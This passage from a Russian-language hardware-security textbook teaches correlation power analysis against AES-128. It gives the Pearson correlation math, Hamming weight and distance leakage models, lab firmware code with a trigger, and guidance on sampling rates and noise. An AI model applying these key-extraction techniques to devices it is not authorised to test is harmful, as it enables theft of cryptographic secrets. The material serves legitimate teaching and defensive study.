Атака DPA предполагает, что конкретное устройство дает разницу в энергопотреблении, когда бит равен 1 или 0. С помощью любого из восьми битов, извлеченных из таблицы поиска, мы можем предсказывать ключ. Эта избыточность поможет нам усилить атаку. Можно было бы задействовать каждый бит как отдельный «голос» в выборах вероятного кандидата, но можно поступить еще умнее. Мы можем использовать более продвинутую атаку под названием *корреляционный анализ потребляемой мощности* (correlation power analysis, CPA), которая будет одновременно моделировать любое количество битов и, следовательно, может усилить атаку. С точки зрения DPA/CPA это означает,

что восстановление ключа потребует меньше трасс. CPA был представлен Эриком Брайером, Кристофором Клавье и Фрэнсисом Оливье в статье CHES 2004 г. *Correlation Power Analysis with a Leakage Model*. Мы представим математическую нотацию вместе с реализацией Python, чтобы вы могли сопоставить теорию с реальным кодом. Пока сама атака не будет реализована, подробности будут ясны не до конца (поверьте нам), так что начнем погружение в тему.

В DPA мы говорим так: «Если какой-то промежуточный бит изменяется, то изменяется и энергопотребление». Это правда, но она не полностью отражает взаимосвязь данных и энергопотребления. Вернитесь к рис. 10.4. Чем больше у слова вес Хэмминга (то есть чем больше битов равно единице), тем выше потребление энергии. Это близко к идеальной линейной зависимости. Это соотношение, по-видимому, справедливо для любого типа КМОП, поэтому вполне применимо и к микроконтроллерам. Как же мы используем эту линейность?

Основная идея DPA состоит в том, чтобы делать предположения о ключах и предсказывать, каким будет один бит в промежуточном значении. В CPA мы делаем те же предположения, но предсказываем все слово промежуточного значения. В примере AES мы предсказываем восьмибитный вывод S-блока:

```
sbox[guess ^ input_data[d]]
```

Теперь немного магии: после предсказания мы вычисляем вес Хэмминга этого предсказанного значения. Мы знаем, что он почти линейно связан с фактическим энергопотреблением. Таким образом, если наша догадка верна, то мы сможем найти линейную зависимость между весом Хэмминга выходов S-блока и фактической измеренной потребляемой мощностью устройства. Если же наша догадка неверна, то мы не увидим линейной зависимости, поскольку вес Хэмминга, который мы рассчитали для предсказанного значения, на самом деле был весом Хэмминга для некоего другого, пока еще неизвестного значения, а не для значения, которое мы предсказали. Нам будет очень полезно найти значение переменной `guess`, дающее эту линейную зависимость.

Ответ на вопрос о том, как воспользоваться этой линейной зависимостью, станет очевидным, если прибегнуть к помощи некоего мистера Пирсона.

Коэффициент корреляции

Нашу задачу поможет решить *коэффициент корреляции Пирсона*. Он измеряет линейную зависимость между выборками двух случайных величин — в нашем случае измеренных кривых потребляемой мощности и веса Хэмминга выходных данных S-блока для определенного ключа `guess`. По определению, коэффициент корреляции Пирсона равен +1, если выборки совершенно линейно связаны; то есть чем больше потребляемая мощность, тем выше вес Хэмминга. Если коэффициент корреляции равен -1, то они совершенно отрицательно коррелируют; то есть более высокий вес Хэмминга коррелирует с меньшим энергопотреблением.

Отрицательная корреляция тоже может возникать по разным причинам, поэтому нас обычно интересует абсолютное значение коэффициента корреляции. Если корреляция равна 0, то никакой линейной зависимости нет, и для наших практических целей это означает, что для определенного ключа `guess` измеренные графики не соответствуют весу Хэмминга S-блока. Имея эти наблюдения, мы можем проверить, насколько хороша догадка, и сравнить разные предположения, просто взглянув на абсолютное значение корреляции Пирсона. Предположение с наибольшей абсолютной корреляцией побеждает и, следовательно, дает нам ключ!

Немного номенклатуры

Нам нужно будет ввести много переменных в уравнения, записанные в коде Python выражениями. Для удобства мы приводим отображение в табл. 10.1.

Таблица 10.1. Сопоставление переменных уравнения корреляции с реализацией на языке Python

Переменная уравнения	В коде	Значение
d	<code>tnum</code>	Индекс трассировки $[0..D - 1]$
D	<code>number_traces</code>	Общее количество трассировок
i	<code>guess</code>	Предположения о том, что подраздел имеет значение $i[0..I - 1]$
I	<code>256</code>	Общее количество возможных предположений
j	<code>H/D (спасибо, NumPy!)</code>	Индекс точки $[0..T - 1]$
$h_{d,i}$	<code>hyp, intermediate()</code>	Гипотетическое энергопотребление для трассировки d и предположения i
p_d	<code>input_data[d]</code>	Незашифрованное значение для трассировки d
$r_{i,j}$	<code>craoutput</code>	Коэффициент корреляции для предположения i по индексу выборки j
$t_{d,j}$	<code>traces[d][j]</code>	Пример значения для трассировки по индексу выборки j
T	<code>numpoint</code>	Количество выборок на каждой трассе

Преобразование из уравнения в Python — важная часть следующего процесса, наряду со многими атаками, о которых вы прочтете в будущем. Создание простых таблиц отображения, таких как табл. 10.1, может значительно облегчить вам жизнь. Если у вас запущен и работает сопутствующий код, то держите эту страницу открытой, чтобы быстро преобразовать формулу в код.

Расчет данных для корреляции

Чтобы вычислить коэффициент корреляции, нам понадобится таблица фактических измерений потребляемой мощности устройства (табл. 10.2) и столбец гипотетических измерений потребляемой мощности (табл. 10.3). Сначала посмотрим на табл. 10.2, отражающую измерение потребляемой мощности, которое генерируется кодом в файле.

Таблица 10.2. Графики измерения потребляемой мощности D (строки), с незашифрованным текстом P_d и T точек в различных временных индексах j (столбцы)

	Текст P_d	Измерено $j = 0$	Измерено $j = 1$	Измерено $j = T - 1$
График $d = 0$	0xA1	151,24	153,56	152,11
График $d = 1$	0xC5	151,16	150,35	148,54
График $d = 2$	0x1Б	150,06	149,67	151,28
График $d = D - 1$	0x55	149,09	152,42	151,00

Номер трассировки d соответствует заданной операции шифрования, не зашифрованному тексту и трассировке потребляемой мощности. За всю операцию мы будем записывать T точек кривой потребляемой мощности, каждая из которых представляет собой измерение потребляемой мощности в разный момент времени во время операции. Общее количество точек каждого графика зависит от частоты измерения и продолжительности операции. Например, если наша операция AES заняла 10 мс (0,01 с), а осциллограф пишет 100 миллионов точек в секунду (МС/с), то у нас было бы $0,01 \times 100\,000\,000 = 1\,000\,000$ точек (то есть $T = 1\,000\,000$). В практических сценариях T может быть сколько угодно велико, но обычно оно лежит где-то в диапазоне от 100 до 1 000 000 точек. В атаке CPA-точки рассматриваются независимо, поэтому технически нам достаточно *одной* точки для каждой трассы (но взять ее нужно в правильный момент).

В случае гипотетического измерения потребляемой мощности у нас больше оси точек (или времени). Вместо этого мы рассмотрим, каким будет гипотетическое энергопотребление для данного графика при заданном предположении i . А куда делось время? Ранее мы говорили, что атака может быть успешной, если точка взята в «правильное время». Таковым является время, когда устройство выполняет операцию, на основе которой мы смоделировали гипотетическое энергопотребление. Это означает, что наше гипотетическое измерение не нуждается во временном индексе, поскольку мы определяем время во время интересующей операции. При физическом измерении мы не знаем, когда произошла нужная операция, поэтому потребуется более длинная трассировка потребляемой мощности, охватывающая эту операцию (а также другие вещи, которые отсеет наша

атака). В табл. 10.3 показаны гипотетические значения, с которыми мы работаем в этом примере.

Таблица 10.3. Незашифрованный текст и гипотетическая стоимость графиков d и предположений i

	Текст p_d	Предположение $i = 0$	Предположение $i = 1$	Предположение $i = 2$	Предположение $i = I - 1$
График $d = 0$	0xA1	3	3	2	3
График $d = 1$	0xC5	4	3	4	1
График $d = 2$	0x1Б	6	3	4	4
График $d = D - 1$	0x55	6	1	5	4

Для каждого предположения ключа мы вычисляем вес Хэмминга выходных данных S-блока и помещаем результаты в таблицу в отдельный столбец для каждого предположения, пронумерованного от 0 до 255. Наша гипотеза состоит в том, что, если байт секретного ключа равен 0x00, то измерения потребляемой мощности будут выглядеть как столбец 0, если байт секретного ключа равен 0x01, измерения потребляемой мощности будут выглядеть как столбец 1, а если байт секретного ключа равен 0xFF, измерения потребляемой мощности будут такими же, как в столбце 255. Мы хотим увидеть, какой столбец (если он есть) сильно коррелирует с измерениями физической потребляемой мощности.

Ранее мы использовали таблицы измеренных графиков потребляемой мощности. Здесь они представлены в нотации $t_{d,j}$, где $j = 0, 1, \dots, T - 1$ — индекс времени графика, а $d = 0, 1, \dots, D - 1$ — номер графика. В коде для этого раздела эти данные хранятся в переменной `traces[d][j]`. Как мы упоминали ранее, если атакующий точно знает, где произошла криптографическая операция, то ему нужно будет измерить только одну точку, поэтому $T = 1$. Для каждого номера трассы d атакующий также знает незашифрованный текст p_d . Переменная p_d эквивалентна `input_data[d]` в коде, и это первый столбец в табл. 10.2 и 10.3.

Переходим к функциям

Мы определим несколько функций: запишем гипотетическое энергопотребление устройства для трассировки d и предположения i как $h_{d,i} = l(w(p_d, i))$, где $l(x)$ — модель утечки для заданного промежуточного значения x , а $w(p_d, i)$ генерирует это промежуточное значение x , зная входной текст p_d и предположение о значении i в секретном ключе (мы скоро углубимся в модели утечки). Эта функция $h_{d,i}$

превращается в *таблицу гипотетических значений*, где мы спрашиваем, как должно выглядеть измерение потребляемой мощности для гипотетического байта секретного ключа. Это оставшиеся столбцы в табл. 10.3.

Снова предположим, что потребляемая мощность микроконтроллера зависит от веса Хэмминга выхода S-блока, как в примере DPA AES-128. Теперь мы можем обновить определения наших функций, чтобы они были более специфичными для AES-128 (\oplus означает XOR):

$$\begin{aligned} l(x) &= \text{HammingWeight}(x), \\ w(p,i) &= \text{SBox}(p \oplus i). \end{aligned}$$

Функция `HammingWeight()` возвращает количество единиц в восьмибитном значении, а функция `SBox()` — значение таблицы поиска S-блока AES. Реализация на Python приведена в файле с кодом.

Расчет корреляции

Теперь с помощью коэффициента корреляции r найдем линейную зависимость между гипотетической потребляемой мощностью $l(x)$ и измеренным энергопотреблением $t_{d,j}$. Наконец, мы можем рассчитать коэффициент корреляции для каждой точки $0 \leq j < T$ по всем трассировкам $0 \leq d < D$ для каждого возможного значения подключа $0 \leq i < I$, подставляя эти значения в формулу для коэффициента корреляции Пирсона:

$$r_{i,j} = \frac{\sum_{d=0}^{D-1} [(h_{d,i} - \bar{h}_i)(t_{d,j} - \bar{t}_j)]}{\sqrt{\sum_{d=0}^{D-1} (h_{d,i} - \bar{h}_i)^2 \sum_{d=0}^{D-1} (t_{d,j} - \bar{t}_j)^2}}.$$

Расскажем об этих функциях несколько подробнее:

- $\sum_{d=0}^{D-1} x$ — это сумма x по всем D трассам;
- h_i — это средняя гипотетическая утечка по всем трассам D для предположения i . Если утечка представляет собой вес Хэмминга байта, то утечка может варьироваться от 0 до 8 включительно (таким образом, для большого количества трасс эта утечка должна иметь среднее значение 4 и не зависеть от i);
- t_j — это среднее измерение потребляемой мощности по всем D в точке j .

Если мы вычислим эту корреляцию для табл. 10.2 и 10.3, то получим табл. 10.4. Строки в ней представляют *трассы корреляции*, а столбцы — различные моменты времени.

Таблица 10.4. График корреляции r для каждого предположения i

	Корреляция $j = 0$	Корреляция $j = 35$	Корреляция $j = T - 1$
Предположение $i = 0x00$	0,02	-0,01	0,11
Предположение $i = 0x01$	0,06	-0,01	0,06
Предположение $i = 0x97$	-0,00	0,54	-0,12
Предположение $i = 0xFF$	-0,01	0,18	0,12

При попадании в точное время ($j = 35$) и предположение ($i = 0x97$) корреляция значительно выше. Конечно, в «полней» таблице будут присутствовать все точки выборки (моменты времени) для j от 0 до $T - 1$ вместе с предположениями от 0 до $I - 1$. Конечная точка ключевых догадок $I - 1$ в этом примере равна 0xFF, поскольку наша модель утечки основана на однобайтовом входе, который может принимать только значения от 0x00 до 0xFF. Мы показали несколько примеров некоторых точек выборки, чтобы эта таблица выглядела презентабельно.

Атака на AES-128 с помощью CPA

Теперь, когда мы можем использовать CPA для обнаружения утечек, рассмотрим пример атаки на один байт алгоритма AES-128, как мы делали это в подразделе «Атака на AES-128 с помощью DPA» ранее. Для атаки нам снова потребуется функция `measure_poser()`. Мы расширим предыдущие примеры и напишем функцию `intermediate()`, которая представляет значение $h_{d,i} = l(w(p_d, i))$. Для заданного байта незашифрованного текста и предположения о ключе данная функция возвращает ожидаемый вес Хэмминга промежуточного значения. В атаке CPA это позволяет сравнивать ожидаемую утечку с фактической измеренной.

Цикл суммирования

В уравнении коэффициента корреляции Пирсона видно, что фактически мы вычисляем три суммы по всем трассам. Для начальной реализации мы вычислим некоторые из этих сумм и разобьем их в следующем формате:

$$r_{i,j} = \frac{\text{sumnum}_{i,j}}{\sqrt{\text{sumden1}_i \times \text{sumden2}_j}},$$

$$\text{sumnum}_{i,j} = \sum_{d=0}^{D-1} [(h_{d,i} - \bar{h}_i)(t_{d,j} - \bar{t}_j)],$$

$$\text{sumden1}_i = \sum_{d=0}^{D-1} (h_{d,i} - \bar{h}_i)^2,$$

$$sumden2_i = \sum_{d=0}^{D-1} (t_{d,j} - \bar{t}_j)^2.$$

В Python мы сначала вычисляем все средние, используя текущее предположение. Затем для каждой трассы обновляем все переменные суммы. Сумма генерируется для каждой точки, полученной на входе. Опять же, результат коэффициента корреляции Пирсона (который используется атакой CPA) определяет, где произошла конкретная конфиденциальная операция, и вам не нужно знать заранее, когда произошло шифрование.

Вычисление и анализ корреляции

В конце атаки мы генерируем трассировку корреляции, объединяя суммы. Мы строим кривую корреляции для разных значений ключа, ожидая, что наибольший пик возникает при правильном приближении ключа (рис. 10.13).




Рис. 10.13. Корреляция для правильного предположения ключа (0x97) и двух неправильных ключей

Трассировки корреляции должны показывать сильную корреляцию в точке, где предположение совпадает с секретным значением, используемым устройством. Пик на рис. 10.13 и на трассах корреляции в целом показывает сильную *положительную* корреляцию, но может возникнуть и сильная *отрицательная*, если вы измеряете энергопотребление в направлении, обратном тому, что предсказывает модель. Эта отрицательная корреляция может быть связана с тем, что

вы проводите измерения на линии GND, а не на линии VCC, или перепутана полярность щупов, или по какой-либо другой причине измерения инвертируются. Итак, чтобы определить правильное предположение, мы просто смотрим на абсолютное значение пика корреляции.

Атака CPA – это метод взлома криптографических реализаций, которые обычно слишком устойчивы к атаке DPA, поскольку CPA учитывает утечку всех восьми битов (для восьмивитной системы). Атака DPA рассматривает только один бит. Принцип атаки CPA основан на том, что вы можете линейно связать вес Хэмминга промежуточной переменной с энергопотреблением устройства и что эта связь используется с помощью корреляции.

Вы можете попробовать уменьшить количество трасс как для атак DPA, так и для атак CPA, пока правильный ключ не начнет надежно определяться. Вероятно, вы обнаружите, что при примерно 200 трассировках атака DPA не сможет восстановить правильный ключ, а атака CPA работает примерно до 40 трассировок.

Обе смоделированные системы зашумлены одинаково. В атаке CPA для достижения лучших результатов используется вклад сразу нескольких битов.

Модели утечки и чувствительные значения

Модель утечки описывает, как значения данных, обрабатываемые на устройстве, видны в побочном канале. До сих пор мы использовали модель утечки веса Хэмминга, в которой энергопотребление имело некую линейную зависимость от количества битов, установленных в линии ввода/вывода. В качестве чувствительного значения мы выбрали промежуточное состояние вскоре после того, как секретное значение было смешано с известными входными данными и после нелинейной операции.

Утечка веса Хэмминга произошла из-за явления предварительной зарядки шины. Но не все утечки в чипе происходят именно из-за шин. Еще одна часто встречающаяся модель утечки – *расстояние Хэмминга* (Hamming distance, HD). Модель HD основана на том факте, что при переходе регистра из одного состояния в другое потребляемая мощность зависит исключительно от количества битов, меняющих состояние. Следовательно, при использовании этой модели вас будет интересовать только разница в количестве битов между двумя тактовыми циклами. На рис. 10.14 показан пример HD для регистра.

На диаграмме показано, как изменения в состоянии регистра отражаются в утечке данных. Если бы этот регистр содержал вывод S-блока, то вам нужно было бы знать (или угадать) *предыдущее* состояние этого регистра, чтобы узнать *текущее*.

Аппаратные криптографические реализации, например периферийное устройство AES в микроконтроллере, где алгоритм не работает как программный процесс, подвержены утечкам HD гораздо чаще. Поскольку внутренних связей




Рис. 10.14. Расстояние Хэмминга в регистре в трех последовательных тактах

между регистрами (по сравнению с основной шиной данных) в них мало, они не приводят линии данных в состояние предварительной зарядки, поэтому работать придется с расстоянием Хэмминга, а не весом Хэмминга. При атаке на эти устройства нужно рассчитать гипотетическое энергопотребление, вызванное изменением, а значит, необходимо определить предыдущее состояние такого чувствительного регистра. Может случиться так, что предыдущее состояние было просто последним использованным входным байтом или оно могло быть результатом последнего запуска операции шифрования.

Скорее всего, определение предыдущего значения в специализированных под AES-128 схемах будет затруднено, поскольку будет зависеть от дизайна оборудования (как мы видели на рис. 10.11). У разработчиков аппаратного обеспечения больше возможностей, чем у разработчиков ПО, и при реализации AES-128 они могут использовать 16 работающих параллельно копий таблицы поиска для S-блока, а могут совместно использовать одну таблицу для всех входных байтов, выполняя поиск последовательно, как показано на рис. 10.15. Чтобы определить выбранный подход, придется приложить усилия.

Выбор реализации будет зависеть от назначения устройства: микроконтроллер общего назначения, скорее всего, будет работать медленнее, когда разрабатывается маленькое ядро AES с низким энергопотреблением, тогда как ядро AES, предназначенное для работы на жестком диске или сетевом контроллере, будет компенсировать любые ограничения по мощности или размеру устройства, чтобы обеспечить пропускную способность в несколько гигабит в секунду. Возможно, вы сможете понять структуру реализации, измерив количество тактов, которое AES занимает, а затем разделив его на количество раундов. Если тратится один такт на раунд, то все S-блоки (и другие операции AES в раунде) работают параллельно. При частоте примерно четыре такта на раунд такие операции, как `SubBytes` и `MixColumns`, выполняются в отдельных тактовых циклах. Если выходит 20 тактов за раунд или больше, то `SubBytes`, вероятно, реализована одним S-блоком.




Рис. 10.15. Подходы к реализации AES в оборудовании

Чем меньше вы знаете о целевом устройстве, тем больше экспериментов потребуется для того, чтобы определить, как в устройстве реализована криптография. Если вы обнаружите, что через вывод S-блока утечек информации не поступает, то попробуйте угадать байты после операции *MixColumns* (описана ранее в разделе «Знай своего врага. Ускоренный курс по стандартам шифрования»). Если метод весов Хэмминга не позволяет определить корреляции, то попробуйте метод расстояния Хэмминга. В книге Ильи Кижватова *Side Channel Analysis of AVR XMEGA Crypto Engine* описано применение метода в практических схемах на примере взлома периферийного устройства XMEGA AES. Кроме того, в проекте ChipWhisperer вы найдете пошаговое руководство, повторяющее эту атаку XMEGA, а также сможете сами поэкспериментировать с результатами.

Применение DPA на реальном (но все равно тестовом) оборудовании

В главе 8 мы рассказывали, как измерять потребляемую мощность в рамках SPA. Настройка захвата DPA в этой главе будет аналогичной, поэтому возьмем уже имеющийся опыт за основу. Не пытайтесь атаковать реальное устройство, пока не поймете, как работает DPA, и не смоделируете атаку на Python. Совет от экспертов: трижды проверяйте каждый свой шаг. Даже одна ошибка в сборе данных или анализе может помешать вам заметить утечку.

Мы внедрим AES в простую программную среду, в которой прошивка выполняет операцию шифрования. Вы можете использовать любую библиотеку AES для шифрования, например, `avr-crypto-lib` с открытым исходным кодом. Порты этой библиотеки есть и для Arduino (например, <https://github.com/DavyLandman/AESLib/>).

В листинге 10.3 показан пример исходного кода, способного получать данные через последовательный порт и инициировать шифрование.

Листинг 10.3. Пример прошивки микроконтроллера на C для выполнения простого шифрования

```
#include <stdio.h>
#include <stdint.h>
#include "aes.h"
#include "hardware.h"

int main(void){
    uint8_t key[16];
    uint8_t pdata[16];
    uint8_t cdata[16];
    uint8_t i;
    setup.hardware();
    while(1){
        // Чтение ключа
        for(i = 0; i < 16; i++){
            scanf("%02x", key + i);
        }

        // Чтение открытого текста
        for(i = 0; i < 16; i++){
            scanf("%02x", pdata + i);
        }

        // Шифрование
        trigger_high();
        aes_128(key, pdata, cdata);
        trigger_low();

        // Возвращение зашифрованного текста
        for(i = 0; i < 16; i++){
            printf("%02x", cdata[i]);
        }
    };
    return 0;
}
```

В этом примере используется простой последовательный протокол; вы отправляете 16 байт ключа в ASCII и 16 байт открытого текста, а система производит зашифрованные данные.

Например, вы можете открыть последовательный порт и отправить по нему следующий текст:

```
2b7e151628aed2a6abf7158809cf4f3c 6bc1bee22e409f96e93d7e117393172a
```

Модуль AES-128 в ответ отправит вам 3ad77bb40d7a3660a89ecaf32466ef97. Проверьте свою реализацию, выполнив запрос «AES-128 Test Vectors» в интернете.

Общение с целевым устройством

Если у вас определен собственный последовательный протокол для отправки и получения данных, то связаться с целевым устройством будет несложно. Как и в случае с примерами SPA, мы отправим на него некие данные и зафиксируем энергопотребление во время работы AES. В приложенном к книге файле с кодом показано, как выполнять измерение на виртуальном устройстве. Теперь достаточно просто заменить функцию измерения вызовом физического устройства.

В предыдущих примерах смоделированных измерений эта атака выполнялась для одного байта, но вам нужно отправить на реальное устройство 16 байт. Вы можете выполнить атаку по любому произвольному байту или перебрать все байты.

Сигналом триггера снова будет передний фронт линии ввода/вывода, что позволит определить интересующие точки данных. Например, при нацеливании на первый раунд AES можно переместить функцию `trigger_high()` из листинга 10.3 внутрь функции AES, так что высокий уровень на линии образуется только во время конфиденциальной операции (например, при выводе результата поиска S-блока).

Скорость захвата осциллографа

Как и в атаке SPA, вы можете экспериментально определить требуемую частоту дискретизации для любой платформы или устройства. Обычно для атаки DPA требуются более высокие частоты дискретизации, чем для SPA, поскольку мы классифицируем данные по группам в зависимости от небольших различий в потребляемой мощности. В атаке SPA обычно фиксируются только значительные изменения сигнала потребляемой мощности, в результате чего SPA может работать в условиях с гораздо большим шумом и временными колебаниями, чем DPA.

В целом, при атаке на программную реализацию наподобие AES на микроконтроллере можно задать частоту выборки примерно в 1–5 раз выше тактовой частоты. Для атаки на аппаратные реализации часто требуется частота в 5–10 раз выше тактовой частоты. Но это не более чем расплывчатые эмпирические правила, поскольку выбор частоты дискретизации будет зависеть от утечки вашего устройства, настроек измерения и качества осциллографа. Некоторые методы выборки, такие как синхронная выборка, используемая в платформе ChipWhisperer, тоже могут снизить эти требования, поэтому вы можете даже производить выборку на самой тактовой частоте и успешно провести атаку.

Резюме

В этой главе мы говорили об атаках на платформы, которыми вы управляете. Такие цели вполне подходят для обучения, и мы рекомендуем вам попробовать разные алгоритмы и варианты измерения, чтобы почувствовать, как ваш выбор влияет на обнаружение утечек. После этого вы будете готовы перейти на следующий уровень: атаковать закрытые и неизвестные системы. Чтобы сделать это успешно, вам нужно иметь фундаментальное понимание того, как во встроенных системах реализуется криптография и как использовать ваш инструментарий анализа побочных каналов в этих системах.

В следующей главе мы рассмотрим дополнительные инструменты для атак на реальные системы в случае, когда у вас нет удобного сигнала триггера или вы не знаете точных деталей реализации. Придется проявить изрядное терпение.

11

Без формул никуда. Продвинутый анализ потребляемой мощности



В предыдущих двух главах и в литературе по анализу потребляемой мощности в основном рассматривается теория атак и ее применение в лабораторных условиях. Будучи уже опытными атакующими с сотнями атак за плечами, мы можем с уверенностью сказать вам, что применительно к большинству реальных целей 10 % вашего времени тратится на настройку измерения, 10 % — на само проведение атаки, а остальные 80 % — на то, чтобы выяснить, почему не получается обнаружить утечку. Это связано с тем, что атака покажет утечку только в том случае, если вы правильно выполнили все этапы от захвата трассировки до ее анализа, и пока вы не обнаружите саму утечку, будет сложно определить, какой именно шаг был неправильным. Фактически анализ потребляемой мощности требует терпения, большого объема пошагового анализа, множества проб и ошибок и солидной вычислительной мощности. Эта глава больше посвящена *искусству*, а не науке анализа.

На практике преодоление различных препятствий, которые создает целевое устройство, потребует некоторых дополнительных инструментов. Эти препятствия во многом определят, насколько сложно будет успешно извлечь секрет из устройства. Некоторые свойства целевого устройства влияют на характеристики сигнала и шума, а также на программируемость, сложность устройства, тактовую частоту, тип побочного канала и меры противодействия. При измерении

программной реализации AES на микроконтроллере вы, вероятно, сможете без труда идентифицировать отдельные раунды шифрования по одной трассировке. При измерении аппаратного AES с частотой 800 МГц, встроенного в полнофункциональную систему-на-кристалле (SoC), увидеть все этапы шифрования на одном графике не удастся. Многие параллельные процессы вызывают амплитудный шум, не говоря уже о том, что сигнал утечки бывает чрезвычайно мал. Простейшие реализации AES взламываются менее чем за 100 трассировок и 5 минут анализа, а в сложных случаях может потребоваться миллиард графиков и месяцы анализа (причем все это не обязательно увенчается успехом).

В следующих разделах мы покажем инструменты, которые можно применять в различных ситуациях, и опишем общий подход к анализу потребляемой мощности в целом. Вооружившись этими инструментами, вы сможете понять, как, когда и стоит ли вообще атаковать выбранную цель. Таким образом, в этой главе будет всего понемногу. Сначала мы обсудим ряд более мощных атак и приведем ссылки на них. Далее рассмотрим несколько способов определения успешного результата извлечения ключей и улучшений вашего стенда. Затем мы поговорим об оценке реальных устройств, а не простых лабораторных примеров, которыми мы сами можем управлять. Далее будет раздел, посвященный анализу и обработке трассировки, и, наконец, мы приведем дополнительные ссылки.

Основные препятствия

Анализ потребляемой мощности бывает разным. Это может быть *простой анализ потребляемой мощности* (SPA), *дифференциальный анализ потребляемой мощности* (DPA), *корреляционная атака* (CPA). В этой главе под *анализом потребляемой мощности* мы будем иметь в виду все три вида.

Между теорией и реальными атаками лежит пропасть. При реальном анализе потребляемой мощности вы столкнетесь с препятствиями.

- **Амплитудный шум.** Это то самое шипение, которое вы слышите при прослушивании радио, шум, производимый всеми другими электрическими компонентами в вашей установке, или случайный шум, добавленный в качестве меры противодействия. Он может быть вызван различными частями измерительной установки или анализируемого устройства. Амплитудный шум встречается во всех проводимых вами измерениях и затрудняет атаку, поскольку шум скрывает фактические колебания потребляемой мощности из-за утечки данных. В случае CPA шум приводит к уменьшению амплитуды пика корреляции.
- **Временной шум (также известный как рассогласование).** Временные колебания, вызванные запуском осциллографа или непостоянными временными путями до целевой операции, приводят к тому, что интересующая операция появляется на графике в разные моменты времени. Отклонения вредны для

атаки на корреляцию, поскольку эта атака предполагает, что утечка всегда появляется в один и тот же момент. Временные колебания негативно влияют на положение и амплитуду пика.

- **Защитные меры на побочном канале.** Да, производители чипов и устройств тоже читают эту книгу. Описанные выше непреднамеренные источники шума также могут быть намеренно введены разработчиками устройств для снижения эффективности атаки. Помимо намеренного введения шума возможно также уменьшение сигналов утечки с помощью алгоритмов и конструкций микросхем, таких как маскирование и ослепление (см. *Securing the AES Finalists Against Power Analysis Attacks* Томаса С. Мессерджеса), постоянное чередование ключей в протоколе (см. *Leakage Resistant Encryption and Decryption* Панкаджа Рохатги), а также цепи постоянной мощности (см. *Masked Dual-Rail Pre-charge Logic: DPA-Resistance Without Routing Constraints* Томаса Поппа и Стефана Мангарда) и библиотеки элементов, устойчивые к SCA (см. *Logic Level Design Methodology for a Secure DPA Resistant ASIC or FPGA Implementation* Криса Тири и Ингрид Вербауведе).

Однако не стоит отчаиваться. Для каждого источника шума или меры противодействия существует инструмент, позволяющий вычленить хотя бы часть утечки. Ваша цель как атакующего — провести успешную атаку с помощью всех этих инструментов. А если вы защитник, то должны внедрить контрмеры, достаточные для того, чтобы заставить вашего атакующего исчерпать свои навыки, время, терпение, вычислительную мощность и дисковое пространство.

Более мощные атаки

Все, что мы знаем об анализе потребляемой мощности, — пока лишь самые основы в этой области. Существует множество более мощных атак, многие из которых выходят далеко за рамки данной главы. Тем не менее не хотелось бы оставлять вас на неправильной стороне кривой Даннинга — Крюгера, отражающей реальную и воспринимаемую компетентность человека. Мы хотим убедиться, что у вас достаточно знаний, чтобы понимать, что вам предстоит узнать еще многое.

ПРИМЕЧАНИЕ

